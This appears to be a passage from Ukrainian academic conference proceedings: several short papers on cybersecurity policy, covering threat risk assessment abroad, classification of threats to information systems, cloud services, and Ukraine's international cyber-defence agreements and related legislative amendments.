Активну допомогу Україні в боротьбі з російськими кібертерористами надають західні країни. Так, країна отримала фінансову підтримку США у розмірі 40 мільйонів доларів на розвиток кіберзахисту, а Командування кіберпростору США (USCYBERCOM) скерувало свою команду в Україну для зміцнення та обміну ноу-хау [7].

Отже, як бачимо, росіяни розв'язали повномасштабну війну проти України не лише захопивши наші території, грабуючи, вбиваючи при цьому український народ та руйнуючи будівлі, пам'ятки культури тощо. Вони розв'язали справжню інформаційну війну. Україна гідно протистоїть агресору і обов'язково переможе у цій війні. Для цього потрібно якомога швидше виконувати завдання, визначені у Стратегії кібербезпеки України «Безпечний кіберпростір – запорука успішного розвитку країни» 2021 року [8] стосовно вдосконалення нормативно-правового, організаційного та кадрового забезпечення загальнодержавної системи боротьби з кібертероризмом.

Література:
1 Глобальна нестабільність збільшує кіберризик, стверджує Всесвітній економічний форум. *Helpnet Security.* URL: https://www.helpnetsecurity.com/2023/01/18/global-cybersecurity-outlook-2023/ (дата звернення: 01.11.2023).
2 Ідеальний шторм: 7 причин зростання глобальних атак у 2023 році. *Security Intelligence.* URL: https://securityintelligence.com/articles/7-reasons-global-attacks-will-soar-2023/ (дата звернення: 02.11.2023).
3 Пилипчук,В.Г., Дзьобань,О.А. Політичні та державно-правові аспекти протидії інформаційному тероризму в умовах глобалізації. Стратегічні пріоритети, 2011, 4 (21). С.12-17.
4 Про основні засади забезпечення кібербезпеки України: Закон України від від 05.10.2017 № 2163-VIII. Відомості Верховної Ради (ВВР), 2017, № 45, ст.403. URL: https://zakon.rada.gov.ua/laws/show/2163-19#Text (дата звернення: 04.11.2023).
5 Як відбувається перша світова кібервійна. АРМІЯ INFORM URL: https://armyinform.com.ua/2023/02/01/yak-vidbuvayetsya-persha-svitova-kibervijna/ (дата звернення: 05.11.2023).
6 Російські хакери у 2023 році збільшили кількість атак на Україну: що відомо. УНІАН. URL: https://www.unian.ua/war/rosiyski-hakeri-u-2023-roci-zbilshili-kilkist-atak-na-ukrajinu-shcho-vidomo-12426765.html (дата звернення: 07.11.2023).
7 Як Україна завдала нищівної поразки Росії у кібервійні. *Foreign Ukraine.* URL: https://foreignukraines.com/2023/10/23/how-ukraine-inflicted-a-devastating-defeat-on-russia-in-a-cyber-war/ (дата звернення: 07.11.2023).
8 Стратегія кібербезпеки України «Безпечний кіберпростір – запорука успішного розвитку країни» : Указ Президента України від 26 серпня 2021 року № 447/2021. URL: https://zakon.rada.gov.ua/laws/show/447/2021#Text (дата звернення: 08.11.2023).

АКТУАЛЬНІ ПИТАННЯ ОЦІНЮВАННЯ РИЗИКІВ КІБЕРЗАГРОЗ: ЗАРУБІЖНИЙ ДОСВІД

Скрипченко Тетяна Олексіївна
здобувач ступеня вищої освіти магістра
Харківський національний університет внутрішніх справ
Струков Володимир Михайлович
кандидат технічних наук, доцент

Поширення кіберзагроз на усі сфери життя та вдосконалення інструментів їх реалізації зумовлює необхідність зміни стратегії і тактики протидії таким загрозам. Сучасні виклики та загрози, що постали перед нашою державою у кіберпросторі, зумовлюють зростання кібербезпеки. Указом Президента України від 26 серпня 2021 року №447 затверджена нова Стратегія кібербезпеки України (далі – Стратегія), яка містить висновок про те, що упровадження нових технологій здійснюється без належної оцінки ризиків, безсистемно в частині заходів з кібербезпеки [1].

Відповідно до ст.. 1 Закону України «Про основні засади забезпечення кібербезпеки України» під кіберзагрозою розуміють наявні та потенційно можливі явища і чинники, що створюють небезпеку життєво важливим національним інтересам України у кіберпросторі, справляють негативний вплив на стан кібербезпеки держави, кібербезпеку та кіберзахист її об'єктів. Під індикаторами кіберзагроз слід розуміти показники (технічні дані), що використовуються для виявлення реагування на кіберзагрози [3].

Застосовується два основних підходи для визначення найбільш небезпечних загроз для кібербезпеки. Перший це оцінювання всіх можливих існуючих загроз за критеріями ймовірності й тяжкості наслідків (експертні опитування). Інший альтернативний підхід передбачає, що спочатку проводиться аналіз без пекового середовища у розрізі певної сфери (наприклад, інформаційної) за визначеними критеріями (індикаторами) у динаміці. Критерії відбору в кожній країні можуть бути різними. Певні країни визначають сфери

національної безпеки, у яких постійний моніторинг та аналіз ризиків є обов'язковим. Це дозволяє виявити небезпечні тенденції, наближення індикаторів до критичної межі, а також звузити перелік ризиків для подальшого аналізу за критеріями ймовірності й тяжкості наслідків. Доля оцінювання і порівняння ризиків і загроз використовуються різні логарифмічні шкали і спеціальні методи досліджень. Це дає змогу визначити спектр загроз, які потребують найбільшої уваги та мають найвищу ймовірність настання і найтяжчі наслідки [2, с.34]

Відповідно до Закону України «Про національну безпеку України» Стратегія кібербезпеки України є документом довгострокового планування, в якому визначаються пріоритети національних інтересів України у сфері кібербезпеки, наявні та потенційно можливі кіберзагрози життєво важливим інтересам людини і громадянина, суспільства та держави в кіберпросторі [4].

Сьогодні активно розвивається співпраця у сфері кібербезпеки з іноземними партнерами (Сполученими Штатами Америки, Сполученим Королівством Великої Британії і Північної Ірландії, Королівством Нідерланди, Японією тощо), поглиблюється співпраця з ЄС та НАТО, проводяться кібернавчання за участю інших держав та міжнародних організацій[1].

Досвід цих країн є вельми цікавим в контексті формування національної системи оцінки ризиків кіберзагроз. Найбільш ефективними є багаторівневі системи оцінювання ризиків і загроз, коли відповідний аналіз проводиться як на національному, так і на регіональному та/або місцевому рівні. Подібна практика поширена у країнах з розвиненим механізмом міжвідомчої співпраці і взаємодії на регіональному рівні та достатнім рівнем децентралізації у сфері забезпечення національної безпеки.

В США функціонує збалансована система забезпечення захисту об'єктів національної системи кібербезпеки, зміст якої охоплює: визначений уповноважений орган для організації, координації заходів без пекового напрямку, методичний апарат для аналізу та прогнозування наслідків кіберзагроз, систему науково-дослідних установ, які забезпечують науково-технічне супроводження функціонування системи аналізу стану об'єктів національної системи кібербезпеки та експертизу з оцінки прогнозування наслідків впливу на стійкість таких об'єктів [5, с.92].

Система оцінювання ризиків і загроз Великої Британії забезпечує стратегічне планування у сфері національної безпеки. Зокрема, вона надає можливість британському урядові оцінити широкий спектр ризиків і загроз національним інтересам та безпеці країни в діапазоні коротко- та довгострокових змін без пекового середовища, визначити стратегічні цілі та пріоритетні завдання щодо забезпечення національної безпеки і стійкості [2, с.7]. За результатами оцінки ризиків у сфері національної безпеки визначаються пріоритети державної політики у сфері національної безпеки та оборони, а також національної стійкості. Передусім оцінюються загрози національній безпеці Великої Британії світового масштабу - міжнародного, воєнного, геоекономічного, геополітичного, техногенного, соціального та іншого характеру, а також ті, що пов'язані із масштабними стихійними лихами, кібербезпекою, тероризмом тощо [2, с. 10].

Система оцінювання ризиків і загроз к Королівстві Нідерландів є важливим елементом стратегічного планування та підґрунтям для розробки Стратегії національної безпеки. Вона охоплює низку процесів, серед яких: аналіз без пекового середовища, оцінювання ризиків і загроз, визначення довгострокових тенденцій розвитку без пекової ситуації, оцінювання спроможностей [2, с. 6]. Національне оцінювання ризиків проводиться щорічно. Також у Нідерландах розпочали здійснювати сканування горизонту національної безпеки, що передбачає аналіз трендів і загроз національній безпеці у довгостроковій перспективі [2, с. 17]. Національна система оцінювання ризиків і загроз у королівстві Нідерландів постійно вдосконалюється, що передбачає можливість подальшої адаптації до змін стратегічного безпекового середовища.

Як видно з аналізу Стратегії [1], ефективність її реалізації визначатиметься через чітку систему індикаторів стану кібербезпеки, яка буде включати базові індикатори стану кібербезпеки, індикатори розвитку, національної системи кібербезпеки та індикатори стану кіберзахисту критичної інформаційної інфраструктури [1], що дасть змогу комплексно оцінювати результативність та ефективність реалізації Стратегії та прогрес, якого досягли суб'єкти забезпечення кібербезпеки в її виконанні. Упровадження індикаторів стану кібербезпеки забезпечить покращення процесу координації діяльності із забезпечення кібербезпеки, а також моніторингу виконання Стратегії у реальному часі.

Аналіз позитивного зарубіжного досвіду показує, що найбільш ефективним є багаторівневі системи оцінювання ризиків і загроз, коли відповідний аналіз проводиться як на національному , так і на регіональному або місцевому рівні з використанням сучасних веб-ресурсів (онлайн-платформ), що свідчить про прозорість вжитих заходів для суспільства і держави.

Література:

1. Про рішення Ради національної безпеки і оборони України від 14 травня 2021 року «Про Стратегію кібербезпеки України»: Указ Президента України від 26.08.21 р. №477. URL: https://www.president.gov.ua/documents/4472021-40013
2. Національні системи оцінювання ризиків і загроз: кращі світові практикти,нові можливості для України: аналіт. доп. / Резнікова О.О., Войтовський К.Є., Лепіхов А.В., за заг. ред.. О.О. Резнікової. Київ:НІСД, 2020. 84 с.
3. Про основні засади забезпечення кібербезпеки України: Закон україни від 05.10.17 р. № 2163-VIII. URL: https://zakon.rada.gov.ua/laws/show/2163-19#Text
4. Про національну безпеку України : Закон України від 21.06.18 р. № 2469- VIII. URL: https://zakon.rada.gov.ua/laws/show/2469-19#Text
5. Priority assessment of threats and risks: which issues require extra focus. URL: https://english.nctv.nl/topics/national-security-strategy/priority- assessment of threats and risks

ЗАХИСТ ІНФОРМАЦІЇ В ІНФОРМАЦІЙНО-КОМУНІКАЦІЙНИХ СИСТЕМАХ У КОНТЕКСТІ СУЧАСНИХ ЗАГРОЗ

Балтовський Олексій Анатолійович
доктор технічних наук, доцент
професор кафедри кібербезпеки
та інформаційного забезпечення
Одеський державний університет внутрішніх справ
Кузаков Дмитро Олександрович
слухач 2 курсу магістратури ІПБ
спеціальність 124 «Системний аналіз»
Одеський державний університет внутрішніх справ

Розвиток сучасних інформаційних технологій та загальна комп'ютеризація, а також значне збільшення кількості інформаційно-комунікаційних систем (далі - ІКС), призвели до того, що інформаційна безпека стала не лише обов'язковою їх складовою, але й однією з характеристик інформаційних систем.

Проблеми інформаційної безпеки України в сучасних умовах, принципи забезпечення захисту інформації є надзвичайно актуальними і вимагають поглибленого вивчення. Сьогодні ведеться дискусія щодо цього питання, зокрема щодо оцінки критеріїв інформаційної безпеки, характеристик ймовірних небезпек та їх структури, а також принципів побудови надійної системи захисту національних інтересів саме в інформаційній сфері від зовнішніх та внутрішніх загроз як для самої держави (суспільства), так і для конкретної людини.

Мета захисту інформації в ІКС полягає у запобіганні негативному впливу на інформаційні ресурси з метою збереження конфіденційності, цілісності та доступності. Цей процес включає в себе заходи знищення, викрадення, зниження ефективності функціонування або несанкціонованого доступу до інформації.

Побудова надійного і ефективного захисту інформаційної системи неможлива без

знання можливих загроз безпеці інформаційним ресурсам. Під загрозами безпеці інформаційним ресурсам розуміють дії, які можуть призвести до спотворення, несанкціонованого використання або навіть руйнування інформаційних ресурсів керованої системи, а також програмних і апаратних засобів.

З урахуванням проведеного аналізу існуючих загроз інформаційним ресурсам, їх можна класифікувати за наступними критеріями:

За інформаційною безпекою (загрози конфіденційності даних і програм, загрози цілісності даних, програм, апаратури, загрози доступності даних, загрози відмови виконання операцій), які впливають на безпеку інформаційних ресурсів та порушують основні властивості інформації, зберіганої і оброблюваної в інформаційній системі, зокрема на її компоненти, такі як інформаційні ресурси, персональні дані, програмні засоби, апаратні засоби, програмно-апаратні засоби.

За способами здійснення (випадкові виходи з ладу апаратних чи програмних засобів, помилкові дії працівників або її користувачів, навмисні помилки в програмному та програмно-апаратному забезпеченні і т. д.; навмисні мають на меті завдання збитків інформаційній системі або користувачам і можуть бути реалізовані шляхом тривалої масованої атаки несанкціонованими запитами або вірусами тощо, їх наслідки призведуть до руйнування (втрати) інформації, модифікації (зміни інформації на помилкову, яка коректна за формою і змістом, але має інший зміст), ознайомлення з нею сторонніх осіб, дії природного і техногенного характеру).

За розташуванням джерела загроз (внутрішні і зовнішні).

Для створення ефективної системи безпеки інформації та розробки та вдосконалення існуючих методів її захисту, важливо враховувати актуальні загрози безпеці, спрямовані проти інформаційних ресурсів у сучасних інформаційно-комунікаційних системах. Ці загрози включають:

Незаконний збір і використання інформації.

Порушення технології обробки інформації.

Впровадження в апаратні та програмні засоби компонентів, які реалізують функції, не передбачені документацією на такі вироби.

Розробка і поширення програм, які порушують нормальне функціонування інформаційних та інформаційно-телекомунікаційних систем, зокрема систем захисту інформації.

Радіоелектронний вплив з метою виведення з ладу, пошкодження або руйнування засобів і систем обробки інформації, телекомунікації.

Вплив на парольно-ключові системи захисту автоматизованих систем обробки та передачі інформації.

Витік інформації технічними каналами.

Впровадження електронних пристроїв для перехоплення інформації в технічні засоби обробки, зберігання та передачі інформації через засоби зв'язку, а також у службові приміщення органів державної влади, підприємств, установ та організацій усіх форм власності.

Знищення, пошкодження, руйнування або розкрадання машинних та інших носіїв інформації.

Перехоплення інформації в мережах передачі даних та лініях зв'язку, дешифрування цієї інформації та нав'язування помилкової інформації.

Використання незасвідчених вітчизняних та зарубіжних інформаційних технологій, засобів захисту інформації, засобів інформатизації, телекомунікаційних засобів при створенні і розвитку інформаційної інфраструктури України.

Несанкціонований доступ до інформації, яка знаходиться в банках і базах даних.

Порушення законних обмежень на поширення інформації.

Для організації ефективного та надійного захисту інформації необхідно керуватися системою принципів, яка дозволяє ефективно організувати роботу з захисту інформаційних ресурсів ІКС. Принципи захисту інформації включають основні ідеї та найважливіші

рекомендації з організації та виконання робіт для ефективного захисту інформаційних ресурсів ІКС і можуть бути розділені на дві основні групи [4, 5].

Література:

1. Денисюк С. В., Сидоренко В.В. Інформаційна безпека в інформаційно-комунікаційних системах: сучасні тенденції та підходи. *Вісник Національного університету «Львівська політехніка». Серія: Інформаційні технології*, 2021, № 187, стор. 17-26.

2. Кириченко О. В. Методи захисту інформації в інформаційно-комунікаційних системах. *Науковий вісник Херсонського державного університету. Серія: Інформатика*, 2022, № 3, стор. 12-17.

3. Олексенко В. М., Смірнова О. В. Технології захисту інформації в інформаційно-комунікаційних системах. *Вісник Національного університету «Львівська політехніка». Серія: Інформаційні технології,* 2023, № 192, стор. 14-22.

4. Сидорчук В. А., Чурило, О. В. Захист інформації в інформаційно-комунікаційних системах на основі штучного інтелекту. *Вісник Національного університету «Львівська політехніка». Серія: Інформаційні технології*, 2021, № 186, стор. 27-34.

5. Шульгів О. В. Захист інформації в інформаційно-комунікаційних системах на основі блокчейну. *Вісник Національного університету «Львівська політехніка». Серія: Інформаційні технології,* 2022, № 189, стор. 19-26.

ДОСЛІДЖЕННЯ ХМАРНИХ ТЕХНОЛОГІЙ ЯК СЕРВІСІВ ДЛЯ РІЗНОМАНІТНИХ СИСТЕМ

Самойлов Станіслав Вадимович
кандидат юридичних наук, начальник 3-го управління інформаційних технологій
та програмування Департаменту кіберполіції НПУ
Кузаков Дмитро Олександрович
студент 2 курсу ОПП «Кримінальний аналіз» відділення підготовки
студентів заочної форми навчання інституту права та безпеки
Одеський державний університет внутрішніх справ

У зв’язку з безперечними перевагами хмарних технологій як зручність, надійність, зберігання даних та інші інфраструктурні ресурси за потребою треба звернуту увагу на збільшення використання різноманітних систем господарства. Паралельно з цим треба аналізувати та поліпшувати безпеку використання хмарних технологій з урахуванням використання їх в різних галузях підприємств.

Хмарні технології - це підхід до обчислення та зберігання даних, коли вони не розміщуються локально на окремому пристрої чи сервері, а замість цього обробляються та зберігаються на віддалених серверах в Інтернеті, що називаються «хмарними серверами». Організації та користувачі можуть отримати доступ до цих ресурсів через інтернет.

Основні аспекти хмарних технологій включають:

1. Зберігання даних. Дані зберігаються на серверах у великих центрах обробки даних замість локальних пристроїв.
2. Обчислення. Віддалені сервери можуть обробляти дані, втратити обчислення та надавати доступ до програм і сервісів.
3. Доступність. Дані можуть бути доступні з будь-якого пристрою, підключеного до інтернету, що дозволяє користувачам працювати з ними з будь-якої точки світу.
4. Масштабованість. Можливість легко розширити обсяги даних чи обчислювальні можливості шляхом зміни підписаного обсягу послуг.
5. Еластичність. Можливість зміни обсягу обчислення або зберігання даних поза межами потреби користувача.
6. Безпека. Загальні хмарні сервіси мають захист даних, включаючи шифрування та інші методи безпеки для захисту користувачів інформації.
7. Спільний доступ. Можливість спільно працювати над даними чи проектами з різних місць [1].

До категорії загальних хмарних сервісів належать наступні: інфраструктура як сервіс (IaaS), платформа як сервіс (PaaS), програмне забезпечення як сервіс (SaaS), хмарні зберігальні системи, хмарні послуги обробки даних, хмарні послуги для розробників (DevOps).

До систем господарства відносяться сукупність спеціалізовані підприємства, які об'єднані відповідно до галузей та діяльності. Кожній системі притаманна свої власні цілі, мета, напрям, упорядкованість.

Для підвищення ефективності систем господарства та їх складових використання хмарних технологій є доцільним та необхідним [2].

З кожним днем росте попит на використання сервісів хмарних технологій для систем різних за формами власності організацій. Це допомагає одночасному удосконаленню систем хмарних технологій, збільшенню кількості сервісів, розвитку систем господарства.

В цій роботі хочу звернути увагу на переваги та недоліки використання хмарних технологій для різноманітних систем.

Завдяки дослідженню джерел, можна згрупувати наступні переваги та недоліки. До переваг використання хмарних технологій як сервісів для різноманітних систем господарства можна віднести [4]:

- гнучкість та масштабність;
- надійність;
- доступність;
- глобальний доступ;
- економічність (для певних обсягів інформації).

До деяких недоліків використання хмарних технологій як сервісів для різноманітних систем господарства можна віднести:

- питання безпеки даних за рахунок постачальників послуг;
- на перший погляд хмарні послуги можуть здаватися економічно вигідними, але треба ураховувати додаткові витрати на розвиток та несподівані обставини;
- обмеження налаштування. Деякі хмарні сервіси можуть обмежувати можливість налаштування з боку клієнтів;
- зміна вартості послуг;
- залежність від інтернет-з'єднання.

Таким чином, на сьогодні:

1. Використання хмарних технологій як сервісів для різноманітних систем дозволяє цілодобову доступність й мобільність.

2. Для частини систем використання хмарних технологій як сервісів надає можливість використання їх з будь-якого пристрою, що має вихід в мережу.

3. Використання хмарних технологій як сервісів для різноманітних систем господарства дозволяє підвищити надійність зберігання та доступу до даних в умовах війни.

Література

1. Хмарні сховища. URL: http://surl.li/flevc
2. Дослідження методів проектування інфокомунікаційних мереж за допомогою хмарних технологій ресурсу. URL: http://masters.donntu.org/2017/fkita/karpenov/diss/indexu.htm
3. Моделі надання послуг. URL: до ресурсу: https://stud.com.ua/62470/menedzhment/modeli_nadannya_poslug
4. Розгортання IT-інфраструктури компанії в хмарі: SaaS, PaaS, IaaS URL: https://www.it.ua/knowledgebase/architecture-security/cloud-infrastructure-saas-paas-iaas

МІЖНАРОДНЕ СПІВРОБІТНИЦТВО УКРАЇНИ У СФЕРІ КІБЕРЗАХИСТУ ПІСЛЯ ПОЧАТКУ ЗБРОЙНОЇ АГРЕСІЇ РФ

Кочман Костянтин Павлович
аспірант докторантури та аспірантури
Одеський державний університет внутрішніх справ

Міжнародне співробітництво в сфері кіберзахисту є ключовим елементом стратегії національної безпеки України, оскільки зараз країна стикається зі значними кіберзагрозами з боку країни агресорки – рф. В контексті гібридної війни та інформаційних операцій, Україна активно працює над розширенням двосторонніх і багатосторонніх угод, партнерств з Європейським Союзом, НАТО та іншими міжнародними організаціями та країнами-партнерами.

У рамках такої співпраці відбувається обмін інформацією про кіберзагрози, спільні навчання та тренінги, розробка спільних стандартів кіберзахисту, а також надання технічної та консультативної допомоги. Також окремо слід зазначити що Україна бере участь у міжнародних проектах з кібербезпеки та розвитку компетенцій у цій сфері.

Розвиток міжнародного співробітництва дозволяє Україні зміцнювати свої кіберзахисні можливості, реагувати на нові виклики та загрози, а також покращувати інтеграцію в глобальну систему кібербезпеки.

Україна уклала кілька значущих угод щодо співпраці в галузі кібербезпеки після 24 лютого 2022 року:

1. Україна-США: 28 липня 2022 року Агентство кібербезпеки та інфраструктурної безпеки США (CISA) підписало меморандум про співпрацю з Державною службою спеціального зв'язку та захисту інформації України, що передбачає обмін інформацією про кіберінциденти, найкращі практики та безпеку критичної інфраструктури, а також проведення спільних тренувань з кібербезпеки (Ukraine sign cybersecurity collaboration agreement https://www.upi.com/Top_News/US/2022/07/28/CISA-Ukraine-sign-cybersecurity-pact/2981658994447/).

2. Україна та ЄС. Європейське агентство з питань кібербезпеки (ENISA) 13 листопада 2023 року офіційно запровадило Робочий договір з українською стороною, що зосереджений на розбудові потенціалу, обміні передовим досвідом та підвищенні ситуаційної обізнаності (Enhanced EU-Ukraine cooperation in Cybersecurity – ENISA (https://www.enisa.europa.eu/news/enhanced-eu-ukraine-cooperation-in-cybersecurity).

3. Угода від 04 березня 2022 року між НАТО та Україною «Про формалізацію участі України у Спільному ценрі передових технологій у кібероборонні (CCDCOE)».

4. Програма USAID для України.

Основними напрямками є:

- обмін інформацією про кіберінциденти: партнери ділитимуться даними про інциденти в кіберпросторі, що покращить реагування та вирішення подібних ситуацій;
- обмін найкращими практиками: сприяння спільному розумінню та впровадженню перевірених методик захисту в кіберпросторі;
- безпека критичної інфраструктури: спільне зосередження на захисті важливих об'єктів, які є критичними для національної безпеки обох країн;
- спільні тренування з кібербезпеки: організація та проведення навчань для підвищення рівня кібербезпеки та готовності до відповіді на кіберзагрози [oai_citation:1,U.S., Ukraine sign cybersecurity collaboration agreement - UPI.com] (https://www.upi.com/Top_News/US/2022/07/28/CISA-Ukraine-sign-cybersecurity-pact/2981658994447/).

До основних положень Робочого договору між ENISA та Україною слід віднести:

- **розвиток кіберобізнаності та потенціалу:** включає залучення України до спеціалізованих навчань та тренувань, що проводяться в ЄС.

- **обмін найкращими практиками:** спрямоване на узгодження законодавства та його виконання, включно з впровадженням ключового законодавства, як-от директива NIS2.

Окремо хотілось би зупинитись на основних положеннях Директиви ЄС NIS2:

1) **Підготовленість держав-членів:** вимагається належне оснащення, наприклад, наявність команд реагування на інциденти комп'ютерної безпеки (CSIRT) та компетентних національних органів у сфері мережевих та інформаційних систем;

2) **Співпраця між державами-членами:** створення Групи співпраці для підтримки та сприяння стратегічній співпраці та обміну інформацією;

3) **Культура безпеки в життєво важливих секторах:** які інтенсивно використовують ІКТ, таких як енергетика, транспорт, водопостачання, банківська справа, інфраструктури фінансових ринків, охорона здоров'я та цифрова інфраструктура. Оператори життєво важлиих послуг у цих секторах, визначені державами-членами, повинні вживати відповідних заходів безпеки та повідомляти відповідні національні органи про серйозні інциденти. Основні постачальники цифрових послуг, такі як пошукові системи, хмарні обчислення та онлайн ринки, повинні відповідати вимогам безпеки та повідомлення відповідно до Директиви (Directive on measures for a high common level of cybersecurity across the Union (NIS2 Directive) | Shaping Europe’s digital future](https://digital-strategy.ec.europa.eu/en/policies/nis2-directive);

- **обмін знаннями та інформацією:** Має на меті збільшити спільну обізнаність щодо загроз кібербезпеці (Enhanced EU-Ukraine cooperation in Cybersecurity – ENISA](https://www.enisa.europa.eu/news/enhanced-eu-ukraine-cooperation-in-cybersecurity).

Проведене порівняння двох вказаних Угод, надало нам можливість прийти до наступних висновків. Так, робочий договір між ENISA та Україною зосереджується на розвитку потенціалу та обміні найкращими практиками, а також на спільному розумінні загроз кібербезпеці. В той час як угода між CISA та Державною службою спеціального зв’язку України включає обмін інформацією про кіберінциденти, спільні тренування та захист критичної інфраструктури. Обидві угоди спрямовані на підвищення рівня кібербезпеки, але ENISA акцентує на європейській інтеграції та законодавчій узгодженості, тоді як CISA фокусується на конкретних заходах реагування на інциденти та співпраці в обороні.

04 березня 2022 року було укладено Угоду між НАТО та Україною «Про формалізацію участі України у Спільному центрі передових технологій у кібероборонi (CCDCOE)». Згаданий центр є хабом знань з кібероборони, науково-дослідним інститутом, а також навчальним та тренувальним закладом, який допомагає країнам-членам блоку з технологіями, обміном загрозами та експертизою загроз. Членство в CCDCOE не обмежується лише країнами НАТО (Ukraine gets closer to NATO with cybersecurity pact https://www.theregister.com/2023/01/24/ukraine_nato_cyber_defense/).

Текст вказаної угоди у аналітичних ресурсах та на офіційних сторінках органів державної влади наразі відсутній. Але наслідки укладання такої угоди прогнозовані. Вони наступні:

1. Покращення кіберзахисту: Україна отримає доступ до передового досвіду та технологій НАТО для захисту своєї кіберінфраструктури.

2. Міжнародна співпраця: сприятиме міжнародному обміну інформацією про загрози та реагуванню на інциденти в кіберпросторі.

3. Розвиток внутрішніх кадрових ресурсів: участь в спільних навчаннях та тренуваннях дозволить підвищити кваліфікацію українських фахівців у галузі кібербезпеки.

4. Зміцнення стратегічних позицій: Україна зможе більш ефективно протистояти кіберзагрозам, особливо в контексті військового конфлікту з росією.

Слід особливо відзначити: що укладання такого роду угод – допоможе Україні підвищити рівень національної безпеки та кіберстійкості до стандартів НАТО і допомагатиме давати відсіч рф у кіберпросторі.

Програма USAID для України на суму $38 мільйонів, запущена у травні 2022 року, спрямована на захист критичної кіберінфраструктури України від російських хакерів. Основні пункти програми включають:

- розвиток внутрішнього кібербезпекового кадрового потенціалу України;

- створення більш стійкої кібербезпекової промисловості.

Ця чотирирічна програма має на меті зміцнити здатність України відстоювати свої інтереси у кіберпросторі та забезпечити довгострокову стійкість до кіберзагроз. https://www.usaid.gov/ukraine/news-information/fact-sheets/cybersecurity

Як вже всім відомо, основними законами, що регулюють кібербезпеку у нашій країні є Закон Украхни «Про основні засади забезпечення кібербезпеки України» та Закон України «Про захист інформації в інформаційно-комунікаційних системах». З початку збройної агресії рф та після укладання Україною угод мова про які йде у доповіді, до вказаного закону було не так багато змін, а саме:

І. Закон України «**Про внесення змін до деяких законів України щодо забезпечення формування та реалізації державної політики у сфері активної протидії агресії у кіберпросторі від 28.07.22**

У Законі України "Про основні засади забезпечення кібербезпеки України" (Відомості Верховної Ради України, 2017 р., № 45, ст. 403 із наступними змінами) внесено такі зміни:

1) частину першу статті 1 доповнити пунктами 22 і 23 такого змісту:

"22) *система активної протидії агресії у кіберпросторі* - сукупність організаційних, правових, наукових та технічних заходів, спрямованих на підвищення рівня кіберзахисту держави шляхом здійснення впливу на інформаційні (автоматизовані), електронно-комунікаційні, інформаційно-комунікаційні системи держави-агресора, джерела походження кіберзагроз та кібератак;

23) *активна протидія агресії у кіберпросторі* - дії, спрямовані на підвищення рівня кіберзахисту шляхом нейтралізації кібератак держави-агресора, його систем і мереж, а також джерел походження кіберзагроз та кібератак, які використовуються для завдання шкоди національній безпеці України";

2) пункт 1 частини другої статті 8 після слів "вимога щодо захисту якої встановлена законом" доповнити словами "активної протидії агресії у кіберпросторі", а після слів "Державного центру кіберзахисту" - словами "та Центру активної протидії агресії у кіберпросторі".

ІІ. Закон України від 29.07.2023 року «**Про внесення змін до деяких законів України щодо забезпечення функціонування інформаційно-комунікаційних систем, електронних комунікаційних систем, публічних електронних реєстрів»**

У Законі України "Про захист інформації в інформаційно-комунікаційних системах" (Відомості Верховної Ради України, 2005 р., № 26, ст. 347 із наступними змінами):

1) частину першу статті 1 доповнити абзацами двадцятим і двадцять першим такого змісту:

- "*резервна копія державних інформаційних ресурсів* - копія інформації, яка міститься в державних інформаційних ресурсах, що перебувають у володінні або розпорядженні органів державної влади, органів місцевого самоврядування, військових формувань, утворених відповідно до законів України, державних підприємств, установ та організацій, та є критичною для їх сталого функціонування, створюється, записується, обробляється або зберігається у цифровій чи іншій нематеріальній формі за допомогою електронних, магнітних, електромагнітних, оптичних, технічних, програмних або інших засобів з метою подальшого відновлення цієї інформації;

- *резервування державних інформаційних ресурсів та систем* - сукупність заходів, спрямованих на забезпечення створення резервної копії (резервних копій) та зберігання державних інформаційних ресурсів та систем з метою забезпечення безперервності їх роботи та подальшого відновлення інформації, що міститься в державних інформаційних ресурсах та системах, а також інсталяційних копій програмного забезпечення та операційних систем (та/або їх образів), в яких здійснюється їх обробка. Перелік видів державних інформаційних ресурсів та систем, щодо яких може здійснюватися резервне копіювання, визначається Кабінетом Міністрів України";

2) статтю 5 доповнити частиною третьою такого змісту:

"Протягом періоду дії правового режиму воєнного стану в Україні та шести місяців після його припинення чи скасування володільці інформації - власники (держателі) державних інформаційних ресурсів можуть укладати договори про технічне адміністрування відповідних реєстрів з іноземними компаніями, організаціями - постачальниками послуг з надання хмарних ресурсів (надавачами хмарних послуг), утвореними відповідно до законодавства інших держав, та/або їх зареєстрованими (акредитованими або легалізованими) відповідно до законодавства України філіями, представництвами та іншими відокремленими підрозділами з місцезнаходженням на території України в порядку, встановленому Кабінетом Міністрів України";

3) статтю 8 доповнити частинами п’ятою - сьомою такого змісту:

"Власники систем для забезпечення належного функціонування систем та захисту інформації, що обробляється в них:

-створюють резервні копії державних інформаційних ресурсів та систем із дотриманням встановлених для таких ресурсів та систем вимог щодо їх захисту, цілісності та конфіденційності;

-забезпечують створення резервних копій державних інформаційних ресурсів та систем на окремих фізичних носіях у зашифрованому вигляді та їх подальшу передачу (переміщення) для зберігання в установленому законодавством порядку, у тому числі за межами України (зокрема в закордонних дипломатичних установах України), протягом періоду дії правового режиму воєнного стану в Україні та шести місяців після його припинення чи скасування;

-забезпечують в установленому законодавством порядку передачу (переміщення) державних інформаційних ресурсів та їх резервних копій для розміщення на хмарних ресурсах та/або в центрах обробки даних, розташованих за межами України, протягом періоду дії правового режиму воєнного стану в Україні та шести місяців після його припинення чи скасування.

Порядок передачі, зберігання, функціонування та доступу до державних інформаційних ресурсів та їх резервних копій встановлюється Кабінетом Міністрів України.

Розміщення систем та зберігання резервних копій державних інформаційних ресурсів та систем на територіях України, на яких органи державної влади України тимчасово не здійснюють свої повноваження, територіях держав, визнаних Верховною Радою України державами-агресорами, територіях держав, щодо яких застосовані санкції відповідно до Закону України "Про санкції", та територіях держав, які входять до митних та воєнних союзів з такими державами, забороняється".

2. Частину шосту статті 8 Закону України "Про основні засади забезпечення кібербезпеки України" (Відомості Верховної Ради України, 2017 р., № 45, ст. 403 із наступними змінами) доповнити пунктом 5 такого змісту:

"5) переміщення протягом періоду дії правового режиму воєнного стану в Україні та шести місяців після його припинення чи скасування резервних копій національних електронних інформаційних ресурсів до електронних комунікаційних мереж закордонних дипломатичних установ України в порядку, встановленому Кабінетом Міністрів України".

Сьогоденням укладення угод між Україною та міжнародними організаціями та державами, зокрема НАТО, ЄС та США, у сфері кібербезпеки має ряд важливих підсумків:

1. Посилення кібербезпеки: Україна отримує доступ до досвіду та ресурсів міжнародних партнерів, що підвищує рівень захисту національних інформаційних систем.

2. Міжнародна підтримка: залучення підтримки від розвинутих країн та міжнародних організацій підвищує здатність України протистояти кіберзагрозам, зокрема від держав-агресорів.

